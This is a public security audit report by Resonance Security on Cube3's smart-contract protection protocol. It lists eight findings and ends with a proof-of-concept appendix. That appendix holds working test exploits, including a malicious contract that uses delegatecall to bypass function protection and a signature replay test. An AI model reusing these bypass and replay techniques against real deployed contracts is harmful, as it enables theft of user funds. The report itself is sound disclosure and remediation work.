




Cube³

Cube3 Protocol RASP Audit Report








Document Control

PUBLIC

FINAL(v2.0)

Audit_Report_CUBE-C3P_FINAL_20

May 16, 2023		v0.1	João Simões: Initial draft
May 18, 2023		v0.2	João Simões: Final draft
May 18, 2023		v1.0	Charles Dray: Approved
May 23, 2023		v1.1	João Simões: Reviewed findings
Jul 11, 2023		v1.2	João Simões: Reviewed findings
Oct 20, 2023		v2.0	Charles Dray: Published

Points of Contact	Craig Pickard	Cube3	craigp@cube3.ai
	Charles Dray	Resonance	charles@resonance.security
	Luis Lubeck	Resonance	luis@resonance.security
Testing Team	João Simões	Resonance	joao@resonance.security
	Nishit Majithia	Resonance	nishit@resonance.security
	Michał Bazyli	Resonance	michal@resonance.security
	Ilan Abitbol	Resonance	ilan@resonance.security

Copyright and Disclaimer

© 2023 Resonance Security, LLC. All rights reserved.

The information in this report is considered confidential and proprietary by Resonance and is licensed to the recipient solely under the terms of the project statement of work. Reproduction or distribution, in whole or in part, is strictly prohibited without the express written permission of Resonance.

All activities performed by Resonance in connection with this project were carried out in accordance with the project statement of work and agreed-upon project plan. It's important to note that security assessments are time-limited and may depend on information provided by the client, its affiliates, or partners. As such, the findings documented in this report should not be considered a comprehensive list of all security issues, flaws, or defects in the target system or codebase.

Furthermore, it is hereby assumed that all of the risks in electing not to remedy the security issues identified henceforth are sole responsibility of the respective client. The acknowledgement and understanding of the risks which may arise due to failure to remedy the described security issues, waives and releases any claims against Resonance, now known or hereafter known, on account of damage or financial loss.

Contents

1 Document Control	2
Copyright and Disclaimer	2
2 Executive Summary	4
System Overview	4
Repository Coverage and Quality.....	4
3 Target	6
4 Methodology	7
Severity Rating.....	8
Repository Coverage and Quality Rating.....	9
5 Findings	10
Cube3Protection Bypass Using <code>delegatecall()</code>	11
Missing 2-Step Security Administration Transfer.....	12
Setting Signing Authority Does Not Account For Variable Updates	13
Missing Zero Address Validation on <code>_transferSecurityAdministration()</code>	14
Signature Replay Attacks Possible When <code>shouldTrackNonceIs</code> False	15
Missing Input Validation on <code>moduleVersion</code>	16
Signature Module Unusable When Contract Is Caller of Integration	17
Installing Non-Cube3 Module Possible.....	18
A Proof of Concepts	19

Executive Summary

Cube3 contracted the services of Resonance to conduct a comprehensive security audit of their smart contracts between May 8, 2023 and May 19, 2023. The primary objective of the assessment was to identify any potential security vulnerabilities and ensure the correct functioning of smart contract operations.

During the engagement, 2 main engineers were assigned by Resonance to conduct the audit, and 2 additional engineers were allocated as support. The engineers, including an accomplished professional with extensive proficiency in blockchain and smart-contract security, encompassing specialized skills in advanced penetration testing, and in-depth knowledge of multiple blockchain protocols, devoted 2 weeks to the project. The project timeline, test targets, and coverage details are available in subsequent sections of the report.

The ultimate goal of the audit was to provide Cube3 with a detailed summary of the findings, including any identified vulnerabilities, and recommendations to mitigate any discovered risks. The results of the audit are presented in the subsequent sections of this report.



System Overview

The Cube3 Protocol is a security tool that implements RASP (Runtime Application Self-Protection) functionality for on-chain traffic. Web3 applications and smart contracts are protected from malicious activities through monitoring and filtering of incoming traffic, acting to some extent as a Web3 Application Firewall.


The system can be deployed on multiple Ethereum-based chains and is best used with Cube3's Risk API. It essentially comprises 4 important components, the customer's integration registered to be protected by Cube3, the router used to forward protected traffic, the modules that different security functionality, and the on-chain registry which interfaces with Cube3's Key Management System. The components are expected to be protected with required access control mechanisms and to communicate securely between themselves.

As a general workflow, traffic sent to a customer's registered application or smart contract is forwarded by the router to the specified module. This is accomplished with the usage of a secure payload retrieved off-chain, and then exchanged throughout the components of the system. At the end, verified payloads are eventually capable of validating or invalidating on-chain activities of customers users.




Repository Coverage and Quality


Code



Tests



Documentation



Resonance's testing team has assessed the Code, Tests, and Documentation coverage and quality of the system and achieved the following results:

- The code follows development best practices and makes use of known patterns, standard libraries, and language guides. It is easily readable and uses the latest stable version of relevant components. Overall, **code quality is good**.
- Unit and integration tests are included. The tests cover both technical and functional requirements. Code coverage is 100%. Overall, **tests coverage and quality is excellent**.
- The documentation includes the specification of the system, technical details for the code, relevant explanations of workflows and interactions. Overall, **documentation coverage and quality is good**.

Target

The objective of this project is to conduct a comprehensive review and security analysis of the smart contracts that are contained within the specified repository.

The following items are included as targets of the security assessment:

- Repository: [cube-web3/cube3-protocol/contracts](#)
- Hash: fdeb699131dfa7f15ddc7cb17bdee727a1d8bb65

As of June 21, 2023, an additional repository was included:

- [cube-web3/cube3-protocol/contracts/upgradeable](#)

As of August 13, 2023, the code was divided into two different repositories located at:

- Protocol Repository: [cube-web3/cube3-protocol/contracts](#)
- Hash: 320d091ab6462682a789114cc206a8652c22483c
- Integration Repository: [cube-web3/cube3-integration/contracts](#)
- Hash: 5a092036f1f441a73eba2df58e195afb3201a739

The following items are excluded:

- External and standard libraries
- Files pertaining to the deployment process
- Financial-related attack vectors

Methodology

In the context of security audits, Resonance's primary objective is to portray the workflow of a real-world cyber attack against an entity or organization, and document in a report the findings, vulnerabilities, and techniques used by malicious actors. While several approaches can be taken into consideration during the assessment, Resonance's core value comes from the ability to correlate automated and manual analysis of system components and reach a comprehensive understanding and awareness with the customer on security-related issues.

Resonance implements several and extensive verifications based off industry's standards, such as, identification and exploitation of security vulnerabilities both public and proprietary, static and dynamic testing of relevant workflows, adherence and knowledge of security best practices, assurance of system specifications and requirements, and more. Resonance's approach is therefore consistent, credible and essential, for customers to maintain a low degree of risk exposure.

Ultimately, product owners are able to analyze the audit from the perspective of a malicious actor and distinguish where, how, and why security gaps exist in their assets, and mitigate them in a timely fashion.

Source Code Review - Solidity EVM

During source code reviews for Web3 assets, Resonance includes a specific methodology that better attempts to effectively test the system in check:

1. Review specifications, documentation, and functionalities
2. Assert functionalities work as intended and specified
3. Deploy system in test environment and execute deployment processes and tests
4. Perform automated code review with public and proprietary tools
5. Perform manual code review with several experienced engineers
6. Attempt to discover and exploit security-related findings
7. Examine code quality and adherence to development and security best practices
8. Specify concise recommendations and action items
9. Revise mitigating efforts and validate the security of the system

Additionally and specifically for Solidity EVM audits, the following attack scenarios and tests are recreated by Resonance to guarantee the most thorough coverage of the codebase:

- Reentrancy attacks
- Frontrunning attacks
- Unsafe external calls
- Unsafe third party integrations
- Denial of service
- Access control issues

- Inaccurate business logic implementations
- Incorrect gas usage
- Arithmetic issues
- Unsafe callbacks
- Timestamp dependence
- Mishandled panics, errors and exceptions

Severity Rating

Security findings identified by Resonance are rated based on a Severity Rating which is, in turn, calculated off the **impact** and **likelihood** of a related security incident taking place. This rating provides a way to capture the principal characteristics of a finding in these two categories and produce a score reflecting its severity. The score can then be translated into a qualitative representation to help customers properly assess and prioritize their vulnerability management processes.

The **impact** of a finding can be categorized in the following levels:

1. Weak - Inconsequential or minimal damage or loss
2. Medium - Temporary or partial damage or loss
3. Strong - Significant or unrecoverable damage or loss

The **likelihood** of a finding can be categorized in the following levels:

1. Unlikely - Requires substantial knowledge or effort or uncontrollable conditions
2. Likely - Requires technical knowledge or no special conditions
3. Very Likely - Requires trivial knowledge or effort or no conditions

		Likelihood		
		Very Likely	Likely	Unlikely
Impact	Strong	Critical	High	Medium
	Medium	High	Medium	Low
	Weak	Medium	Low	Info



Repository Coverage and Quality Rating

The assessment of Code, Tests, and Documentation coverage and quality is one of many goals of Resonance to maintain a high-level of accountability and excellence in building the Web3 industry. In Resonance it is believed to be paramount that builders start off with a good supporting base, not only development-wise, but also with the different security aspects in mind. A product, well thought out and built right from the start, is inherently a more secure product, and has the potential to be a game-changer for Web3's new generation of blockchains, smart contracts, and dApps.

Accordingly, Resonance implements the evaluation of the code, the tests, and the documentation on a score **from 1 to 10** (1 being the lowest and 10 being the highest) to assess their quality and coverage. In more detail:

- Code should follow development best practices, including usage of known patterns, standard libraries, and language guides. It should be easily readable throughout its structure, completed with relevant comments, and make use of the latest stable version components, which most of the times are naturally more secure.
- Tests should always be included to assess both technical and functional requirements of the system. Unit testing alone does not provide sufficient knowledge about the correct functioning of the code. Integration tests are often where most security issues are found, and should always be included. Furthermore, the tests should cover the entirety of the codebase, making sure no line of code is left unchecked.
- Documentation should provide sufficient knowledge for the users of the system. It is useful for developers and power-users to understand the technical and specification details behind each section of the code, as well as, regular users who need to discern the different functional workflows to interact with the system.


Findings

During the security audit, several findings were identified to possess a certain degree of security-related weaknesses. These findings, represented by unique IDs, are detailed in this section with relevant information including Severity, Category, Status, Code Section, Description, and Recommendation. Further extensive information may be included in corresponding appendices should it be required.

An overview of all the identified findings is outlined in the table below, where they are sorted by Severity and include a **Remediation Priority** metric asserted by Resonance's Testing Team. This metric characterizes findings as follows:

- **"Quick Win"** Requires little work for a high impact on risk reduction.
- **"Standard Fix"** Requires an average amount of work to fully reduce the risk.
- **"Heavy Project"** Requires extensive work for a low impact on risk reduction.

Findings ID	Code Section	Description	Severity	Status
RES-01	Cube3Protection Bypass Using <code>delegatecall()</code>		■■■■■	Resolved
RES-02	Missing 2-Step Security Administration Transfer		■■■■■	Resolved
RES-03	Setting Signing Authority Does Not Account For Variable Updates		■■■■■	Resolved
RES-04	Missing Zero Address Validation on <code>_transferSecurityAdministration()</code>		■■■■■	Resolved
RES-05	Signature Replay Attacks Possible When <code>shouldTrackNonce</code> Is False		■■■■■	Acknowledged
RES-06	Missing Input Validation on <code>moduleVersion</code>		■■■■■	Resolved
RES-07	Signature Module Unusable When Contract Is Caller of Integration		■■■■■	Resolved
RES-08	Installing Non-Cube3 Module Possible		■■■■■	Resolved



Cube3Protection Bypass Using `delegatecall()`

High

RES-CUBE-C3P01

Business Logic

Resolved

Code Section

- [contracts/Cube3Protected.sol#L55](#)

Description

The `cube3Protected` modifier is used to protect integration functions already enabled for protection. The status of each function's protection mechanism is tracked inside the state variable `_functionToProtectionEnabled`. This variable contains a mapping between the function selectors and a boolean value identifying whether the protection is enabled or not.

When an integration function is disabled for protection, the check on line 55 will still allow the function to execute without any issues, bypassing all the logic to forward the `cube3SecurePayload` to the respective security module. This is intended.

On the other hand, when an integration function's protection is enabled, the router will forward the `cube3SecurePayload` to the respective module, and only allow the execution of the function's logic if the module returns a valid result. This is also intended.

Although both previous scenarios work as expected, it is possible for a malicious user to create a smart contract that will stand between the user's EOA and the integration contract. This contract (e.g `MockMaliciousContract`) simply implements a `maliciousFunction()` that performs a `delegatecall()` to the integration contract. Since a `delegatecall()` is being made, the storage context passed on to the integration contract is that of the malicious contract, and not of the integration contract's. This effectively means that the state variable `_functionToProtectionEnabled` will be searched for in the storage slots of the malicious contract where all protections are disabled (placeholder2).

It should be noted however, that mostly integration functions that make external calls are vulnerable, due precisely to the fact that storage context on the integration contract is not modified. Integration functions that modify the integration's storage are generally safe.

Recommendation

It is recommended to verify that a call to a protected function does not come from a malicious `delegatecall()`.

While it is rather simple to implement code that verifies whether a call was delegated or not in the first place, it is not so straightforward to determine if said call is malicious and intends to bypass function protection mechanisms. Most standard proxy implementations make use of `delegatecall()` legitimately, and in these cases the storage context should already be stored on the proxy.

Status

The issue has been fixed in `e185e2e1c89e9b8d6b8ba654bb8837abfd2162a9`.



Missing 2-Step Security Administration Transfer

Medium RES-CUBE-C3P02

Code Workflow

Resolved

Code Section

- [contracts/Cube3Protected.sol#L204-209](#)

Description

The function `_transferSecurityAdministration()` attempts to implement the logic for transferring the role of `_securityAdmin` to another address. This role manages the protection status of the integration contract's functions and is set to the deployer of the contract by default.

The transfer of this role does not follow a 2-step process. Being a critical and dangerous process, it should be ensured that no potential errors are made during the transfer. The change to an incorrect address on a single step would render the system useless forever.

Recommendation

It is recommended to implement a 2-step process when dealing with the transfer of governance rights or critical roles. Potential mistakes could then easily be amended to ensure contracts remain administered by the correct addresses at all time.

Status

The issue has been fixed in [fde68489254a2c55e579d0bbfe261af0a05fde4b](#).



Setting Signing Authority Does Not Account For Variable Updates

Medium RES-CUBE-C3P03

Data Validation

Resolved

Code Section

- [contracts/Cube3RegistryLogic.sol#L82-110](#)

Description

The functions `setClientSigningAuthority()` and `batchSetSigningAuthority()` are used to set the signing authorities specified by the KMS for the specific integration contracts. These functions maintain a counting variable `_signingAuthorityCount` and increase it everytime a new signing authority is set into the variable `integrationToSigningAuthoritySet`.


Whether it is an update or a new insert of signing authority, the variable `_signingAuthorityCount` is always updated and can lead to the incorrect management of currently active signing authorities.

Recommendation

It is recommended to modify the logic of incrementing the variable `_signingAuthorityCount` only on new inserts and not on updates.

Status

The issue has been fixed in [fde68489254a2c55e579d0bbfe261af0a05fde4b](#).



Missing Zero Address Validation on `_transferSecurityAdministration()`

Low

RES-CUBE-C3P04

Data Validation

Resolved

Code Section

- [contracts/Cube3Protected.sol#L204-209](#)

Description

The function `_transferSecurityAdministration()` does not validate against the Zero Address, allowing for a potential transfer of administration to an inexistent user, therefore removing all possibilities of regaining administration of the contract.

Recommendation

It is recommended to perform a validation against the Zero Address to ensure administration capabilities are not lost forever.

Status

The issue has been fixed in [fde68489254a2c55e579d0bbfe261af0a05fde4b](#).



Signature Replay Attacks Possible When shouldTrackNonce Is False

Info

RES-CUBE-C3P05

Business Logic

Acknowledged

Code Section

- [contracts/Cube3SignatureModule.sol#L85](#)

Description

The function `validateSignature()` in the signature module is used for validating the signature present in the `cube3SecurePayload`. This signature is generated with multiple input parameters, while bearing in mind two important variables. One of them is a boolean value identifying whether nonce tracking is enabled or not, and another is the respective nonce if the tracking is indeed enabled.

The fact that it is possible for a customer to choose whether they enable nonce tracking or not, a possibility to be vulnerable to signature replay attacks is presented. When nonce tracking is disabled, signatures can be replayed.

For example, if a customer protected function implements logic for a user to receive 10 tokens, but nonce tracking was forgetfully left disabled, the same user can use the same signature and retrieve 10 more tokens an infinite number of times.

Recommendation

It is recommended to not allow the possibility of customer integration contracts being vulnerable to signature replay attacks. Nonce tracking should be enabled at all times.

Status

The issue was acknowledged by Cube3's team. The development team stated "If nonce tracking is disabled, the possibility of replay attacks exists, therefore it is up to the Cube3Protected integration to assess the risk. Nonce tracking is enabled by default in the Cube3 Risk API and must be explicitly disabled by the integration owner."



Missing Input Validation on `moduleVersion`

Info

RES-CUBE-C3P06

Data Validation

Resolved

Code Section

- `contracts/Cube3Module.sol#L28`

Description

According to the documentation and code commenting, the minimum valid length for a module version is 9 bytes. However, the check on the constructor of the `Cube3Module` contract only allows modules to be deployed with a version of 10 bytes or more.

Additionally, no validation is being made on the module version in regards to the specification of its format.

Recommendation

It is recommended to adjust the validation of the module version to correctly reflect the information present on the documentation.

It is also recommended to validate the format of the module version specified by the deployer during the creation of the module.

Status

The issue has been fixed in `fde68489254a2c55e579d0bbfe261af0a05fde4b`.



Signature Module Unusable When Contract Is Caller of Integration

Info

RES-CUBE-C3P07

Business Logic

Resolved

Code Section

- [contracts/Cube3SignatureModule.sol#L53](#)

Description

Inside the function `validateSignature()`, the first input validation is made between the variables `integrationMsgSender` and `tx.origin`, requiring both variables to be the same address. The `integrationMsgSender` variable is set all the way back in the `Cube3Protected` contract as the caller of the integration contract. The `tx.origin` variable always contains the address of the transaction's initiator EOA account.

As per the implemented logic, a contract can never call a protected function in the integration contract since the address of the caller contract will never be an EOA address. This hinders many legitimate use cases and affects blockchain and smart contract interoperability.

Recommendation

It is recommended to adjust the validation of `integrationMsgSender` to not take `tx.origin` into consideration. Access control checks against `tx.origin` are always discouraged, and `msg.sender` should be used instead.

Status

The issue has been fixed in `fde68489254a2c55e579d0bbfe261af0a05fde4b`.



Installing Non-Cube3 Module Possible

Info

RES-CUBE-C3P08

Business Logic

Resolved

Code Section

- [contracts/Cube3RouterLogic.sol#L176-197](#)

Description

The function `installModule()` does not validate if the module to be installed identified by the input parameter `moduleAddress` is in fact a `Cube3Module`. As per the implementation of this function, the module is only required to implement the functions `moduleVersion()` and `moduleId()`. This effectively means that when installing a new module via `installModule()` it is not necessary for the module to inherit from the contract `Cube3Module`, therefore, it doesn't need to implement the function `deprecate()`. A vulnerable module that was previously installed on the router will never be able to be deprecated by the Cube3 administrator.

Recommendation

It is recommended to ensure that any module installed on the router can be deprecated in the future, should it be discovered to possess bugs or security vulnerabilities.

While it is possible to make a simple verification using ERC165's `supportsInterface()` functionality, the installed module is not guaranteed to implement the `deprecate()` function. Using the updated ERC1820 should be considered, along with logic to validate implementations of said function.

Status

The issue has been fixed in [fde68489254a2c55e579d0bbfe261af0a05fde4b](#).

Proof of Concepts

RES-01 Cube3Protection Bypass Using delegatecall()

SignatureModuleTest.t.sol (added lines):

```
function testDelegateProtectedLockTenTokensSucceeds() public {
    bool flag;
    bytes32 someBytes;
    bytes memory nothing;
    bytes memory payload = _createPayload(0, flag, someBytes, 0,
    ↪ DummyIntegration.protectedLockTenTokens.selector);

    // ensure protection is enabled
    bool isProtected = dummyIntegration
        .isFunctionProtectionEnabled(DummyIntegration.protectedLockTenTokens.selector);
    assertTrue(isProtected, "can't test unprotected function");

    ResonanceToken resToken = new ResonanceToken();
    dummyIntegration.setResToken(address(resToken));
    resToken.mint(user, 100);

    vm.prank(user, user);
    dummyIntegration.protectedLockTenTokens(payload);
    resToken.balanceOf(user);

    MockMaliciousContract mockMaliciousContract = new
    ↪ MockMaliciousContract(address(dummyIntegration), address(resToken));
    mockMaliciousContract.setCubePayload(payload);

    vm.prank(user, user);
    mockMaliciousContract.maliciousFunction(nothing);
    resToken.balanceOf(user);
}
```

DummyIntegration.sol (added lines):

```
import {ResonanceToken} from "../mocks/MockERC20.sol";

contract DummyIntegration is Cube3Protected {
    ...

    ResonanceToken resToken;

    function setResToken(address _tokenContract) public {
        resToken = ResonanceToken(_tokenContract);
    }

    function protectedLockTenTokens(bytes calldata cubePayload) public
    ↪ cube3Protected(cubePayload) {
        deposits[msg.sender] += 10;
    }
}
```

```

    resToken.burn(msg.sender, 10);
    resToken.balanceOf(msg.sender);
    counter++;
}

...
}

```

MockMaliciousContract.sol:

```

pragma solidity 0.8.19;

import {ResonanceToken} from "../MockERC20.sol";

contract MockMaliciousContract {
    address placeholder1; // _securityAdmin
    mapping(bytes4 => bool) placeholder2; // _functionToProtectionEnabled
    uint256 public placeholder3; // someValue
    bool public placeholder4; // someState
    bytes32 public placeholder5; // someBytes
    uint256 placeholder6; // counter
    mapping(address => uint256) placeholder7; // deposits
    ResonanceToken placeholder8; // resToken

    address integrationContract;
    bytes cubePayload;
    address owner;

    constructor(address _integrationContract, address _tokenContract) {
        owner = msg.sender;
        integrationContract = _integrationContract;
        placeholder8 = ResonanceToken(_tokenContract);
    }

    function maliciousFunction(bytes calldata _nothing) public {
        (bool success, bytes memory data) = integrationContract.delegatecall(
            abi.encodeWithSignature("protectedLockTenTokens(bytes)", cubePayload)
        );
        require(success, "Not successful");
    }

    function setCubePayload(bytes calldata _cubePayload) public {
        require(msg.sender == owner, "Get out!");
        cubePayload = _cubePayload;
    }
}

```

MockERC20.sol:

```

pragma solidity ^0.8.0;

import "@openzeppelin/contracts/token/ERC20/ERC20.sol";

```

```

contract ResonanceToken is ERC20 {
    constructor() ERC20("ResonanceToken", "RES") {}

    function mint(address account, uint256 amount) external {
        _mint(account, amount);
    }

    function burn(address account, uint256 amount) external {
        _burn(account, amount);
    }
}

```

RES-03 Setting Signing Authority Does Not Account For Variable Updates

Cube3RegistryTest.t.sol (added lines):

```

function testUpdatingSigningAuthoritySucceeds(uint256 integrationUint, uint256
↪ authorityUint) public {
    vm.assume(authorityUint != integrationUint);
    address authority = _generateRandomEoa(authorityUint);
    address integration = _generateRandomEoa(integrationUint);
    vm.startPrank(keyManager);
    vm.expectEmit(true, true, true, true);
    emit SigningAuthorityUpdated(integration, authority, 0);
    wrappedRegistryProxyV1.setClientSigningAuthority(integration, authority);

    vm.expectEmit(true, true, true, true);
    emit SigningAuthorityUpdated(integration, authority, 0);
    wrappedRegistryProxyV1.setClientSigningAuthority(integration, authority);
    vm.stopPrank();

    assertEq(
        authority,
        wrappedRegistryProxyV1.getSignatureAuthorityForIntegration(integration),
        "authority not matching"
    );
    assertEq(1, wrappedRegistryProxyV1.signingAuthorityCount());
}

```

RES-05 Signature Replay Attacks Possible When shouldTrackNonce Is False

SignatureModuleTest.t.sol (added lines; _createPayload() needs to be modified to disable nonce tracking):

```

function testSignatureReplaySucceeds() public {
    bool flag;
    bytes32 someBytes;
    bytes memory nothing;
    bytes memory payload = _createPayload(0, flag, someBytes, 0,
↪ DummyIntegration.protectedNoArgs.selector);
}

```

```

    // ensure protection is enabled
    bool isProtected =
    ↪ dummyIntegration.isFunctionProtectionEnabled(DummyIntegration.protectedNoArgs.selector);
    assertTrue(isProtected, "can't test unprotected function");

    vm.startPrank(user, user);
    dummyIntegration.protectedNoArgs(payload); // e.g. Receive 10 WETH

    dummyIntegration.protectedNoArgs(payload); // Receive 10 WETH again with the same
    ↪ provided signature
    vm.stopPrank();
}

```

RES-06 Missing Input Validation on moduleVersion

Cube3ModuleTest.t.sol (added lines):

```

function testDeployingModuleWithIncompatibleVersionFails_v2() public {
    string memory versionShort = "xxx-x.x.x";
    module = new MockModule(address(cubeRouterProxy), versionShort);
}

```

RES-07 Signature Module Unusable When Contract Is Caller of Integration

SignatureModuleTest.t.sol (added lines):

```

function testContractEOANonPayableSucceeds(uint256 value, uint256 bytesValue) public
↪ {
    bool flag = value % 2 == 0;
    bytes32 someBytes = keccak256(abi.encode(bytesValue));
    bytes memory payload = _createPayload(value, flag, someBytes, 0,
    ↪ DummyIntegration.protected.selector);

    // ensure protection is enabled
    bool isProtected =
    ↪ dummyIntegration.isFunctionProtectionEnabled(DummyIntegration.protected.selector);
    assertTrue(isProtected, "can't test unprotected function");

    address mockContract = address(new MockContract());
    // set tx.origin (2nd arg)
    vm.startPrank(mockContract, user);
    dummyIntegration.protected(value, flag, someBytes, payload);
    vm.stopPrank();
}

```

RES-08 Installing Non-Cube3 Module Possible

Cube3RouterTest.t.sol (added lines):


```

function testVulnerableModuleDeploymentSucceeds() public {
    string memory version = "myVulnerableModule-0.0.1";

    bytes32 expectedId = keccak256(abi.encode(version));

    vm.startPrank(cube3admin);
    MockVulnerableModule mockVulnerableModule = new
↪ MockVulnerableModule(address(cubeRouterProxy), version);
    assertEq(mockVulnerableModule.moduleId(), expectedId, "id not matching");
    wrappedRouterProxyV1.installModule(address(mockVulnerableModule),
↪ mockVulnerableModule.moduleId());

    wrappedRouterProxyV1.deprecateModule(mockVulnerableModule.moduleId());
    vm.stopPrank();
}

```

MockVulnerableModule.sol:

```

// SPDX-License-Identifier: MIT
pragma solidity 0.8.19;

contract MockVulnerableModule {
    uint256 private counter = 69;
    string public moduleVersion;
    bool public isDeprecated;

    // event ModuleDeployed(address indexed routerAddress, bytes32 indexed moduleId,
↪ string indexed version);

    constructor(address routerProxy, string memory version){
        moduleVersion = version;
        // emit ModuleDeployed(routerProxy, moduleId(), version);
    }

    function moduleId() public view returns (bytes32) {
        return keccak256(abi.encode(moduleVersion));
    }

    function vulnerableFunction() public {
        counter++;
        revert("MockVulnerableModule:Told you so!");
    }
}

```